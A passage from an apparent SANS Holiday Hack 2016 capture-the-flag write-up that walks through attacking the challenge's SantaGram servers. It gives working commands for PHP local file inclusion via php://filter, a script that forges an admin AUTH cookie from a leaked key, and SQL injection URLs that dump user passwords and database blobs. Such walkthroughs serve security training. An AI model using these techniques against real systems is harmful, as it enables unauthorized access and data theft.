


Figure 12: POST request to debugging server




Figure 13: POST response from debugging server

Noticed the request is also echoed back in the response? “verbose”:false is definitely interesting!

Let’s copy the POST request as ‘curl’ command and modify it to include “verbose”:true in the request to see what we’ve got:

```
$ curl -H 'Content-Type: application/json' -d
'{"date":"20161227172709+0000","udid":"f715fa2d5d85bdec","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","freemem":191299832,"verbose":true}'
http://dev.northpolewonderland.com/index.php
```

Jackpot!

```
{"date":"20161227180232","date.len":14,"status":"OK","status.len":2,"filename":"debug-20161227180232-0.txt","filename.len":26,"request":
{"date":"20161227172709+0000","udid":"f715fa2d5d85bdec","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","freemem":191299832,"verbose":true},"files":["debug-20161224235959-0.mp3","debug-20161227172712-0.txt","debug-20161227174522-0.txt","debug-20161227175858-0.txt","debug-20161227180111-0.txt","debug-20161227180227-0.txt","debug-20161227180232-0.txt","index.php"]}}
```

<end>

The Banner Ad Server

Hint: Mining Meteor blog [post](#)

Vulnerability. **Hidden Meteor client data**

Go to <http://ads.northpolewonderland.com> in Chrome and if Tampermonkey and the Meteor Miner script are loaded correctly, you'll see this:




Figure 14: Meteor Miner

After some “poking” around, there is a hidden object in the “/admin/quotes” Route, under the HomeQuotes Collection.

Go to “/admin/quotes” and bring up the JavaScript console. Use the following command to expose it:
`HomeQuotes.find().fetch()`

You should see this:




Figure 15: Hidden object with audio attribute

<end>

The Uncaught Exception Handler Server

Hint: PHP Local File Include Vulnerabilities blog [post](#)

Vulnerability: **Local file include vulnerability**

Took me a while to figure this out.

As usual, I hooked up Burp to the Android emulator to look at the requests and responses between SantaGram app and its associated servers. Turned out that there were a number of exceptions while using SantaGram. Poor elves!




Figure 16: Attempt to share post will trigger exception




Figure 17: POST request and response between SantaGram and exception server

Not knowing how to proceed, I copied the POST request as 'curl' command to see what I can observe hoping to tease out JSON parameters one at a time.

```
$ curl -s -H "Content-Type: application/json" -d '{"operation":""}'
http://ex.northpolewonderland.com/exception.php
Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.
```

ReadCrashDump?

That is most interesting. The #SANSHolidayHack team must have left breadcrumbs for us.

```
$ curl -s -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump"}'
http://ex.northpolewonderland.com/exception.php
Fatal error! JSON key 'data' must be set.
```

```
$ curl -s -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump", "data":
{}}' http://ex.northpolewonderland.com/exception.php
Fatal error! JSON key 'crashdump' must be set.
```

```
$ curl -s -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump", "data":{"crashdump":""}}' http://ex.northpolewonderland.com/exception.php
Fatal error! JSON key 'crashdump' must be set.
```

Annoying error.

```
$ curl -v -s -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump", "data":{"crashdump":""}}' http://ex.northpolewonderland.com/exception.php
* Hostname was NOT found in DNS cache
* Trying 104.154.196.33...
* Connected to ex.northpolewonderland.com (104.154.196.33) port 80 (#0)
> POST /exception.php HTTP/1.1
> User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
> Host: ex.northpolewonderland.com
> Accept: */*
> Content-Type: application/json
> Content-Length: 54
>
* upload completely sent off: 54 out of 54 bytes
< HTTP/1.1 500 Internal Server Error
* Server nginx/1.10.2 is not blacklisted
< Server: nginx/1.10.2
< Date: Wed, 28 Dec 2016 09:03:06 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
<
* Connection #0 to host ex.northpolewonderland.com left intact
```

Something is not right.

Let's try the php://filter wrapper highlighted in the blog post.

```
$ curl -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump", "data":{"crashdump":"php://filter/convert.base64-encode/resource=exception"}}' http://ex.northpolewonderland.com/exception.php
PD9waHAgCgojIEF1ZGlvIGZpbGUgZnJvbSBFaXNjb21ib2J1bGF0b3IgaW4gd2Vicm9vdDogZGlzY29tYm9idWxhdG
VklWF1ZGlvLTytWHl6RTNOOVlxS05ILm1wMwoKIyBDb2RlIGZyb20gaHR0cDovL3RoXNpbnRlcmVzdHNTZS5jb20v
...
```

Woohoo! Time to perform base64 decoding to see the source of "exception.php"

```
$ curl -s -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump", "data":{"crashdump":"php://filter/convert.base64-encode/resource=exception"}}' http://ex.northpolewonderland.com/exception.php | base64 -d | head
<?php
```

Audio file from Discombobulator in webroot: `discombobulated-audio-6-XyzE3N9YqKNH.mp3`

Code from <http://thisinterestsme.com/receiving-json-post-data-via-php/>

Make sure that it is a POST request.

```
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
```

```
    die("Request method must be POST\n");
```

```
}
```

<end>

The Mobile Analytics Server (post authentication)

Hint: Administrator login

Vulnerability: Hidden parameter that allows SQL query to be executed

Start with the git repository.

Recall I mirrored the git repository?

```
$ wget -mirror https://analytics.northpolewonderland.com/.git/
```

I checked out the files from the git repository using 'git checkout'.

```
$ for php in $(git checkout | awk '{ print $2 }'); do git checkout $php; done
```

There were several files of interest (at least for me):

- crypto.php
- db.php
- login.php
- header.php
- edit.php
- view.php
- sprusage.sql

From the files above, I observed that it is possible to bypass authentication for administrator access by manipulating the AUTH cookie. I wrote a PHP script to do just that:

```
$ cat auth.php
```

```
<?php
```

```
define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");
```

```
function encrypt($data) {  
    return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');  
}
```

```
$auth = encrypt(json_encode([  
    'username' => $argv[1],  
    'date' => date(DateTime::ISO8601),  
]));
```

```
print "AUTH=" . bin2hex($auth);  
?>
```

```
$ php auth.php guest
AUTH=82532b2136348aaa1fa7dd2243da1cc9fb13037c49259e5ed70768d4e9baa1c80b97fee8bda02880ff78b879c4980353b14348637bec
```

```
$ php auth.php administrator
AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cd9a6548b6494b6263a40663b71976884152
```

Using Burp's Match and Replace, I was able to bypass authentication and logged in as "administrator".




Figure 18: Administrator access

Noticed the "MP3" on the header has been replaced by "Edit"?

I was stuck at this stage for a long time. Only when I revisited the database schema ("sprusage.sql") I realized that there is a parameter not available in "edit.php" when editing saved reports from the "reports" table:

```

DROP TABLE IF EXISTS `reports`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `reports` (
  `id` varchar(36) NOT NULL,
  `name` varchar(64) NOT NULL,
  `description` text,
  `query` text NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

```

A vulnerability was present in another file (“view.php”) that allows execution of SQL query!

```

<!--
<ul>
  <li>ID: <?= htmlentities($row['id']); ?></li>
  <li>Name: <?= htmlentities($row['name']); ?></li>
  <li>Description: <?= htmlentities($row['description']); ?></li>
</ul>
-->
<div class="panel panel-primary">
  <div class="panel-heading">
    <h3 class="panel-title">Details</h3>
  </div>
  <div class="panel-body">
    <div class="row">
      <div class="col-xs-2 col-sm-2 text-muted text-right">ID</div>
      <div class="col-xs-8 col-sm-9"><?= htmlentities($row['id']); ?></div>
    </div>
    <div class="row">
      <div class="col-xs-2 col-sm-2 text-muted text-right">Name</div>
      <div class="col-xs-8 col-sm-9"><?= htmlentities($row['name']); ?></div>
    </div>
    <div class="row">
      <div class="col-xs-2 col-sm-2 text-muted text-right">Details</div>
      <div class="col-xs-8 col-sm-9"><?= htmlentities($row['description']); ?></div>
    </div>
  </div>
</div>

<?php
  format_sql(query($db, $row['query']));
}

```

With these observations in mind, I can proceed to exploit the server to my heart's content.

First, query and save it as a report. Any query (launch or usage) will do because it's the UUID that's crucial.

The screenshot shows the Sprusage web application interface. At the top is an orange navigation bar with links for 'Sprusage', 'Query', 'View', 'Edit', and a 'Logout' button on the right. Below the navigation bar is a large grey box with the 'Sprusage' logo and the text 'Welcome to the the 'Sprusage' usage monitor!'. Below this is another grey box titled 'Welcome to the query engine!'. Inside this box, there is a form with the following elements: a 'Date' field set to '2016-12-30'; a '+', 'udid', '=', and an empty field with a '*' icon; a 'Save Query?' label with a checked checkbox circled in red and a red arrow pointing to it with the text '← Important'; and a 'Run Query' button. Above the form, there is a question 'Which would you like to query?' with two buttons: 'Launch' and 'Usage'.

Figure 19: Save query

Once the query is saved, take note of the UUID. It will be used to gain foothold into the database running on the analytics server.

ID	<u>be95e87d-ee51-4f99-b0a9-a521a2c40c60</u>
Name	report-be95e87d-ee51-4f99-b0a9-a521a2c40c60
Details	Report generated @ 2016-12-30 10:42:10

This is the URL for SQL injection:

[https://analytics.northpolewonderland.com/edit.php?id=\[UUID\]&query=\[SQL_QUERY\]](https://analytics.northpolewonderland.com/edit.php?id=[UUID]&query=[SQL_QUERY])

Sprusage

Welcome to the the 'Sprusage' usage monitor!

Checking for id...

Yup!

Checking for name...

Checking for description...

Checking for query...

Yup!

```
UPDATE `reports` SET `id`='be95e87d-ee51-4f99-b0a9-a521a2c40c60', `query`='SELECT * FROM users' WHERE `id`='be95e87d-ee51-4f99-b0a9-a521a2c40c60'Update complete!
```

Figure 20: Successful injection

This is the URL to view the fruits of your labor:

[https://analytics.northpolewonderland.com/view.php?id=\[UUID\]](https://analytics.northpolewonderland.com/view.php?id=[UUID])

Sprusage

Query

View

Edit

Logout

Query UUID

XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXX

View

Details

ID

be95e87d-ee51-4f99-b0a9-a521a2c40c60

Name

test

Details

test

Output

You may have to scroll to the right to see the full details

uid	username	password
0	administrator	KeepWatchingTheSkies
1	guest	busyreindeer78

Figure 21: *SELECT * FROM users*

Now, for the final piece of the puzzle.

Sprusage

Query

View

Edit

Logout

Query UUID

XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX

View

Details

ID

be95e87d-ee51-4f99-b0a9-a521a2c40c60

Name

test

Details

test

Output

You may have to scroll to the right to see the full details

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	

Figure 22: *SELECT * FROM audio*

But, how do I get the file?

The audio file (mp3) was declared as MEDIUMBLOB which is a medium-sized binary object.

I'll use MySQL HEX() built-in functions to convert the BLOB into a hexadecimal string representation and then reconstruct the file back using 'xxd -p -r':

<https://analytics.northpolewonderland.com/edit.php?id=be95e87d-ee51-4f99-b0a9-a521a2c40c60&query=SELECT%20id,%20username,%20filename,%20HEX%28mp3%29%20as%20mp3%20FROM%20audio>

Query UUID XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXX

View

Details

ID	be95e87d-ee51-4f99-b0a9-a521a2c40c60
Name	test
Details	test

Output

You may have to scroll to the right to see the full details

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	494433030000000000185452434B0000000200000032544954
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	494433030000000000185452434B0000000200000037544954

Figure 23: The last audio file

Copy the hexadecimal string to a file and reconstruct, like so:

```
$ cat discombobulatedaudio7.hex | xxd -p -r > discombobulatedaudio7.mp3
```

```
$ file discombobulatedaudio7.mp3
```

```
discombobulatedaudio7.mp3: Audio file with ID3 version 2.3.0, contains: MPEG ADTS, layer  
III, v1, 128 kbps, 44.1 kHz, JntStereo
```

<end>

8) What are the names of the audio files you discovered from each system above? There are a total of SEVEN audio files (one from the original APK in Question 4, plus one for each of the six items in the bullet list above.)

The Mobile Analytics Server (via credentialed login access)

The name of the audio file is “discombobulatedaudio2.mp3” and it is located [here](#) (logged in as “guest”).

The Dungeon Game

Send an email to "peppermint@northpolewonderland.com" and receive “discombobulatedaudio3.mp3” as an email attachment.

The Debug Server

The name of the audio file is “debug-20161224235959-0.mp3” and it is located [here](#).

The Banner Ad Server

The name of the audio file is “discombobulatedaudio5.mp3” and it is located [here](#).

The Uncaught Exception Handler Server

The name of the audio file is “discombobulated-audio-6-XyzE3N9YqKNH.mp3” and it is located [here](#).

The Mobile Analytics Server (post authentication)

The name of the audio file is “discombobulatedaudio7.mp3” and it is located in the database as a MEDIUMBLOB object.

Part 5: Discombobulated Audio

9) Who is the villain behind the nefarious plot.

Now that I've gathered all the audio files, it's time to analyze them and reveal the villain.

The track and title information for each MP3 offered a clue on how to proceed:








Name	#	Title
 discombobulatedaudio1.mp3	1	1
 discombobulatedaudio2.mp3	2	2
 discombobulatedaudio3.mp3	3	3
 discombobulatedaudio4.mp3	4	4
 discombobulatedaudio5.mp3	5	5
 discombobulatedaudio6.mp3	6	6
 discombobulatedaudio7.mp3	7	7

Figure 24: The audio files are in order

I used LAME to decode the MP3 to WAV and then 'shnjoin' to join the WAV files in order, as a single file.

```
$ for i in $(seq 1 7); do lame --decode discombobulatedaudio${i}.mp3; done 2>/dev/null
$ shnjoin *.wav && mv joined.wav discombobulatedaudio.wav
Joining [discombobulatedaudio1.wav] (0:07.49) --> [joined.wav] (0:53.69) : 100% OK
Joining [discombobulatedaudio2.wav] (0:07.71) --> [joined.wav] (0:53.69) : 100% OK
Joining [discombobulatedaudio3.wav] (0:07.11) --> [joined.wav] (0:53.69) : 100% OK
Joining [discombobulatedaudio4.wav] (0:07.60) --> [joined.wav] (0:53.69) : 100% OK
Joining [discombobulatedaudio5.wav] (0:07.65) --> [joined.wav] (0:53.69) : 100% OK
Joining [discombobulatedaudio6.wav] (0:07.60) --> [joined.wav] (0:53.69) : 100% OK
Joining [discombobulatedaudio7.wav] (0:07.52) --> [joined.wav] (0:53.69) : 100% OK
Post-padded output file with 1540 zero-bytes.
```

My tool of choice when it comes to audio analysis has to be [Audacity](#).

This is how the waveform of the audio looked like when imported into Audacity.

